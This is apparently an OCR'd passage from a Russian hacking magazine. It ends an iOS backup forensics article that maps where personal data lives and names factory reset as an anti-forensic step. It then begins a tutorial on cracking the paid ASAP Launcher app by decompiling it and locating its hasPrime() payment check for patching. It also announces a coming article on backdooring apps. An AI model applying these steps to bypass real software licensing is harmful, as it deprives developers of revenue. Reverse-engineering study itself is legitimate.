


Рис. 8. Временная метка удаленного SMS-сообщения

Давай рассмотрим наиболее важные базы данных. Начнем мы с адресной книги. Пора отправиться в HomeDomain — тут в каталоге **`Library/AddressBook/`** ты найдешь две базы данных: **`AddressBook.sqlitedb`** и **`AddressBookImages.sqlitedb`**. В первой базе имеются сведения не только о контактах телефонной книги, но и о контактах из других приложений, например WhatsApp. Что же хранится во второй базе? Ее название говорит само за себя: это изображения, присвоенные тому или иному контакту.

Теперь перейдем в WirelessDomain, а именно в **`Library/Call History`**. Здесь мы найдем базу данных **`call_history.db`**. Она хранит данные о последних ста вызовах, будь то входящие, исходящие или пропущенные. Старые записи удаляются, но ты же помнишь про списки свободных областей и нераспределенное пространство, верно?

Вернемся в HomeDomain, на этот раз в **`Library/SMS`**. Здесь-то мы и обнаружим одну из наиболее значимых с криминалистической точки зрения баз данных — **`sms.db`**. Кстати, в ней хранятся не только SMS-сообщения, но и iMessage!

Календарь также может включать значимые с криминалистической точки зрения события — поэтому **`Calendar.sqlitedb`** из **`Library/Calendar/`** не стоит упускать из виду.

Ты когда-нибудь записывал пароли от своих аккаунтов в «Заметки»? Нет? А вот некоторые имеют такую привычку, поэтому база данных **`notes.sqlite`** из **`Library/Notes/`** также достойна внимания криминалиста.

Теперь отправимся в RootDomain, где в **`Library/Caches/locationd/`** нас ждет база данных **`consolidated.db`**. В ней мы найдем геолокационные данные с временными метками, основанные на вышках сотовой связи и точках доступа Wi-Fi, доступных для соединения.

Хорошо, а теперь давай посмотрим на какое-нибудь популярное приложение, относящееся, к примеру, к социальным сетям, скажем VK. Для этого отправимся в AppDomain. Думал, твоя переписка в безопасности? Не тут-то было! База данных **`database3.db`** отдаст ее всю, без остатка, а особенности SQLite позволят криминалистам извлечь из нее то, что ты тщательно стер. Также стоит отметить массу файлов с названиями вида **`http_xakep.ru_0.localstorage`** в **`Library/WebKit/WebsiteData/LocalStorage/`**. Это не что иное, как сайты, которые посетил пользователь с помощью приложения. Думаю, ты уже догадался, что извлечь данные можно не только из VK, но и из многих других приложений — подавляющее их большинство хранит свои данные в SQLite-базе.

PLIST-ФАЙЛЫ

С этим форматом ты наверняка знаком еще с OS X (ведь так?). Plist-файлы чаще всего хранят информацию о конфигурациях и настройках, причем они могут быть как в XML-формате, так и в бинарном или просто текстовом. Если ты используешь OS X, то провести их анализ можно при помощи Xcode или встроенной утилиты plutil. Если же предпочитаешь работать с Windows, то можно, к примеру, воспользоваться PList Explorer.

Давай рассмотрим несколько значимых с точки зрения мобильной криминалистики файлов.

Хочешь узнать последний набранный вручную номер? Легко — достаточно взглянуть на **com.apple.mobilephone.plist** из **Library/Preferences** (HomeDomain). Нужна информация о последней SIM-карте, которая использовалась в устройстве? Добро пожаловать в WirelessDomain — **Library/Preferences/com.apple.commcenter.plist** содержит эту информацию.

Нужны сведения о подключениях к Wi-Fi? Пора посетить SystemPreferencesDomain — в **com.apple.wifi.plist** записано все, включая временные метки последних подключений.

А не посмотреть ли нам на последние поисковые запросы веб-браузера Safari? Перейдем в AppDomain и взглянем на файл **com.apple.mobilesafari.plist** из **Library/Preferences/**. Здесь мы их и найдем. Примечательно то, что, даже если пользователь очистит историю и кеш, записи в данном файле остаются нетронутыми.

Поговорим немного о картах. Допустим, нам необходима информация о последнем адресе, который пользователь искал с помощью приложения. Для этого у нас есть **plist-файл com.apple.maps.plist** (AppDomain) — он-то и содержит эту информацию, включая сведения о широте и долготе.

БАЗЫ МИНИАТЮР

Отдельного внимания заслуживают базы миниатюр — именно они позволяют хоть как-то восстановить удаленные пользователем изображения, которые могут иметь ключевое значение с точки зрения криминалистики. Это файлы с расширением **.ithmb**, которые расположены в CameraRollDomain, а именно **Media/PhotoData/Thumbnails/**. Просмотреть миниатюры, которые в них содержатся, а также экспортировать их поможет iThmb Converter.

Антикриминалистические меры

Как ты наверняка уже понял, лучшая антикриминалистическая мера — сброс к заводским настройкам: все ключи шифрования сотрутся, и восстановить какие-либо данные едва ли представится возможным.

Правда, если ты хранишь резервные копии любимого i-девайса на своем компьютере — ты все еще в опасности. Более того, если ты регулярно синхронизируешь устройство с компьютером, то криминалисты могут найти и так называемые lockdown-файлы, которые позволят им получить доступ к твоему устройству, даже если ты установил надежный пасскод.

вывод

Как показывает практика, извлечь массу криминалистически значимой информации, даже не обладая дорогостоящим программным и аппаратным обеспечением, вполне возможно. Несмотря на нескончаемые заверения Apple о нерушимой безопасности их продуктов, даже пресловутая резервная копия позволяет извлечь массу информации о пользователе устройства, его привычках и действиях.

ЛОМАЕМ СОФТ ДЛЯ ANDROID


Евгений Зобнин
zobnin@gmail.com

ЧАСТЬ 1.
КОГДА ПЛАТНОЕ СТАНОВИТСЯ БЕСПЛАТНЫМ

Ни один разговор о взломе и модификации приложений не обходится без упоминания дизассемблера, дебаггера, формата исполняемых файлов и вездесущей IDA Pro. Однако в случае с Android все намного проще, и здесь для вскрытия и даже внедрения кода в приложение совсем не обязательно использовать все эти инструменты. Код можно легко декомпилировать обратно в Java и модифицировать, используя пару простых инструментов и текстовый редактор.

Этой статьей мы начинаем цикл, посвященный вскрытию и модификации приложений для Android. Первая часть — вводная, поэтому никакого хардкора, мы разберемся в устройстве пакетов APK, научимся разбирать APK на части, декомпилировать его код, вносить правки и собирать обратно, а в качестве примера взломаем одно популярное приложение из маркета.

Вторая статья будет целиком посвящена внедрению бэкдора/вируса в чужое приложение. Это уже не просто правка нескольких строк, а глубокая модификация. Третья статья — методы обфускации и их обхода. Все больше разработчиков используют нетривиальную обфускацию, чтобы осложнить жизнь реверсерам. Мы распутаем их код и опять же внесем правки в приложение.



WARNING

Это ознакомительная статья, призванная всего лишь показать процесс взлома приложений. Она не призывает тебя заниматься варезом и лишать доходов людей, потративших многие недели на создание приложений. ASAP Launcher — великолепное приложение без навязчивой рекламы, почти вся полезная функциональность доступна бесплатно. Поэтому вместо того, чтобы использовать крякнутую версию, лучше купи полное приложение и поддержи разработчика. Оно обойдется тебе всего в 100 рублей.

СНАРЯЖАЕМСЯ

Для выполнения описанных в статье действий понадобится ряд инструментов, и главный инструмент — это Linux. Да, многие из названных далее программ могут работать и в Windows, но в любых операциях, связанных с Android и его приложениями, лучше не полагаться на детище Билли. В Linux практически все сделать проще, командная строка здесь в разы удобнее (она нам ох как понадобится), а некоторые инструменты просто недоступны для других ОС.

После установки Linux в виртуалку или второй системой сразу устанавливаем средства разработки на Java и виртуальную машину. В Ubuntu это можно сделать с помощью одной команды:

```
$ sudo apt-get install openjdk-7-jdk
```

Также нам нужны четыре инструмента для распаковки и декомпиляции приложений:

- **Apktool** — швейцарский армейский нож для распаковки и запаковки приложений;
- **Jadx** — декомпилятор байт-кода Dalvik в код на Java;
- **Backsmali** — дизассемблер кода Dalvik (не пугайся, с настоящим ассемблером он имеет мало общего);
- **Sign** — утилита для подписи пакетов.

Для удобства создадим в домашнем каталоге подкаталог Android и скачаем эти инструменты в него:

```
$ cd ~
$ mkdir ~/Android && cd ~/Android
$ wget https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_↵
    2.2.0.jar
$ wget https://github.com/skylot/jadx/releases/download/v0.6.0/jadx-↵
    0.6.0.zip
$ wget https://github.com/appium/sign/raw/master/dist/sign.jar
$ wget https://bitbucket.org/JesusFreke/smali/downloads/baksmali-↵
    2.1.3.jar
$ mkdir jadx && cd jadx
$ unzip ../jadx-0.6.0.zip
```

Добавим в конец файла ~/.bashrc следующие строки:


```
alias apktool='java -jar ~/Android/apktool_2.2.0.jar'
alias jadx-gui='~/Android/jadx/bin/jadx-gui'
alias baksmali='java -jar ~/Android/baksmali-2.1.3.jar'
alias sign='java -jar ~/Android/sign.jar'
alias javac='javac -classpath /home/j1m/Android/android-sdk-linux/↵
    platforms/android-23/android.jar'
alias dx='/home/j1m/Android/android-sdk-linux/build-tools/23.0.3/dx'
```

Они нужны для того, чтобы вместо длинных и неудобных команд вроде **java -jar ~/Android/sign.jar** можно было набрать просто **sign**.

ВСКРЫВАЕМ ПОДОПЫТНОГО

Теперь нам нужно найти приложение, которое, во-первых, нетрудно расковырять, а во-вторых, которое несет какую-то пользу и достаточно известно. То есть брать простейшую софтину только для того, чтобы было не очень сложно разобраться в ее коде, мы не будем, а вместо этого устремим свой взор на топ Play Store. Практически идеальный кандидат на эту роль — выпущенный два месяца назад ASAP Launcher, удобнейший домашний экран с массой полезных и неординарных функций.

Для начала пройдемся по APK без использования специальных инструментов. Для этого скачаем пакет при помощи сервиса APKPure: открываем страницу приложения в Play Store, копируем URL из адресной строки и вставляем в строку поиска на APKPure. Далее нажимаем кнопку Download APK и ждем окончания загрузки.



Страница ASAP Launcher на APKPure.com

Для удобства переименуем пакет в asap.apk:

```
# cd ~/Downloads
# mv ASAP\ Launcher_v1.16_apkpure.com.apk asap.apk
```


Разархивируем с помощью unzip:

```
# mkdir asap; cd asap
# unzip asap.apk
```

Да, APK — это обычный архив ZIP, но тем не менее он имеет четкую структуру:

- **META-INF** — каталог, содержащий файлы MANIFEST.MF, CERT.MF и CERT.RSA. Первые два — список всех файлов пакета и их контрольных сумм, последний содержит открытый ключ разработчика и созданную с помощью закрытого ключа цифровую подпись файла CERT.MF. Эти данные нужны, чтобы при установке пакета система смогла выяснить, что пакет не был модифицирован и действительно создан его автором. Это важно, так как, поскольку нет возможности подделать цифровую подпись пакета (для этого нужен закрытый ключ), модифицированный пакет придется подписывать другим ключом;
- **res** — ресурсы приложения. Здесь находятся иконка (mipmap), переводы строк (values), изображения (drawable), а также описания интерфейса приложения (layout). Все их можно модифицировать, чтобы изменить внешний вид приложения. Правда, файлы XML придется сначала «разжать» — для улучшения производительности они хранятся в бинарном формате;
- **classes.dex** — код приложения в форме байт-кода виртуальной машины Dalvik. Обычно приложения содержат только один такой файл, но, используя директиву multiDex, разработчик может заставить среду разработки разбить его на множество более мелких для улучшения производительности или преодоления ограничения на 65 536 методов в одном dex-файле;
- **AndroidManifest.xml** — манифест приложения, описывающий его структуру, включая активности, сервисы, обработчики интентов и так далее. Опять же в формате бинарного XML.

Также пакет может содержать другие каталоги, например assets (любые файлы, включенные разработчиком, в данном случае — шрифты и база данных) и lib (нативные библиотеки, созданные с использованием Android NDK).




Пакеты Java

ИЗУЧАЕМ КОД

Само собой разумеется, просто разархивировать пакет недостаточно. Чтобы разобраться в работе приложения, необходимо декомпилировать файл classes.dex. Для этого мы воспользуемся jadx-gui. Запускаем, выбираем asap.apk и видим слева список пакетов Java, включенных в APK. В данном случае это пакеты android.support — официальная библио-

тека Google, реализующая поддержку функций новых версий Android в старых (например, чтобы получить Material Design в Android 4.1), com.google.android.gms — Google Mobile Services, com.nispok.snakbar — реализация GUI-элемента snakbar, а также несколько других.

Основной код приложения содержится в пакете com.citc.asap, именно такое имя носит и само приложение в Google Store и на устройстве. Открываем его и видим больше десятка каталогов и множество исходников Java. Наша задача — сделать приложение «оплаченным», не платя за него. Но как найти нужный файл, реализующий проверку на оплату? Скорее всего, он будет содержать в имени слово billing. Пробегаемся по исходникам в поисках нужного нам файла и натыкаемся на исходник BaseBillingFragment в подкаталоге (пакете) fragments:



Это очень простой класс Java, в котором есть интересный метод:

```
protected boolean hasPrime() {
    return this.mHasPrime;
}
```

Все, что он делает, — просто возвращает значение поля mHasPrime, однако интересен он не этим, а своим именем. Дело в том, что платная (точнее, оплаченная) версия ASAP называется Prime, и очевидно, что метод hasPrime как раз и нужен для проверки оплаты приложения. Чтобы подтвердить свою догадку,

сохраним декомпилированные исходники (File → Save all) в каталог и попробуем найти в них вызовы hasPrime():

```
0 ✓ j1m@linux ~/tmp/jadx $ find -name \*.java | xargs grep hasPrime
./com/citc/asap/fragments/BaseBillingFragment.java:    protected boolean hasPrime() {
./com/citc/asap/fragments/settings/CategoriesFragment.java:        if (!hasPrime()) {
./com/citc/asap/fragments/settings/SettingsFragment.java:            if (!setting.isPrimeFeature || SettingsFragment.this.hasPrime()) {
./com/citc/asap/fragments/settings/SettingsFragment.java:            if (SettingsFragment.this.hasPrime()) {
./com/citc/asap/fragments/settings/SettingsFragment.java:        args.putBoolean(ThemeChooserDialog.ARG_HAS_PRIME, hasPrime());
./com/citc/asap/fragments/WidgetClockFragment.java:        it (hasPrime()) {
0 ✓ j1m@linux ~/tmp/jadx $
```

Совпадений немного, основной «пользователь» hasPrime() — это SettingsFragment, то есть исходник, отвечающий за формирование окна настроек. Учитывая, что Prime-версия отличается от бесплатной именно тем, что в ней разблокированы дополнительные поля настроек, уже сейчас мы можем быть на 90% уверены, что hasPrime() — нужный нам метод. Скорее всего, именно с его помощью приложение выясняет, куплена ли Prime-версия. Осталось только убедиться в этом окончательно, подменив код метода на свой.

ВНОСИМ ПРАВКИ

Метод hasPrime() очень прост, он возвращает значение поля mHasPrime, которое имеет тип boolean. Нетрудно предположить, что в случае, если приложение оплачено, hasPrime() вернет true, иначе вернет false. Наша задача — сделать так, чтобы метод всегда возвращал true и остальная часть приложения думала, что приложение оплачено, и разблокировала дополнительные опции в окне настроек.

К сожалению, сделать это с помощью прямой правки исходного кода не получится, приложение нельзя скомпилировать обратно. Однако никто не запрещает дизассемблировать код, внести правки и собрать его вновь. И как раз здесь нам понадобится apktool. Дизассемблируем APK:

```
$ apktool d -r asap.apk
```

В текущем каталоге появится подкаталог asap. Открываем файл *asap/smali/com/citc/asap/fragments/BaseBillingFragment.smali* и находим hasPrime, декларация метода будет выглядеть так:

```
.method protected hasPrime()Z
    .locals 1
    .prologue
    .line 167
    iget-boolean v0, p0, Lcom/citc/asap/fragments/BaseBilling↵
        Fragment;->mHasPrime:Z
    return v0
.end method
```

Это и есть дизассемблированный листинг, и, как ты видишь, он на порядок проще, чем дизассемблированный код нативных приложений. В целом здесь все тривиально:

- **.method protected hasPrime()Z** — объявляет protected-метод, который возвращает значение типа boolean (Z);
- **.locals 1** — говорит виртуальной машине, что метод использует в своей работе один регистр (в данном случае он будет содержать возвращаемое значение);
- **.prologue и .line 167** — директивы, необходимые для отладки, на ход исполнения не влияют;
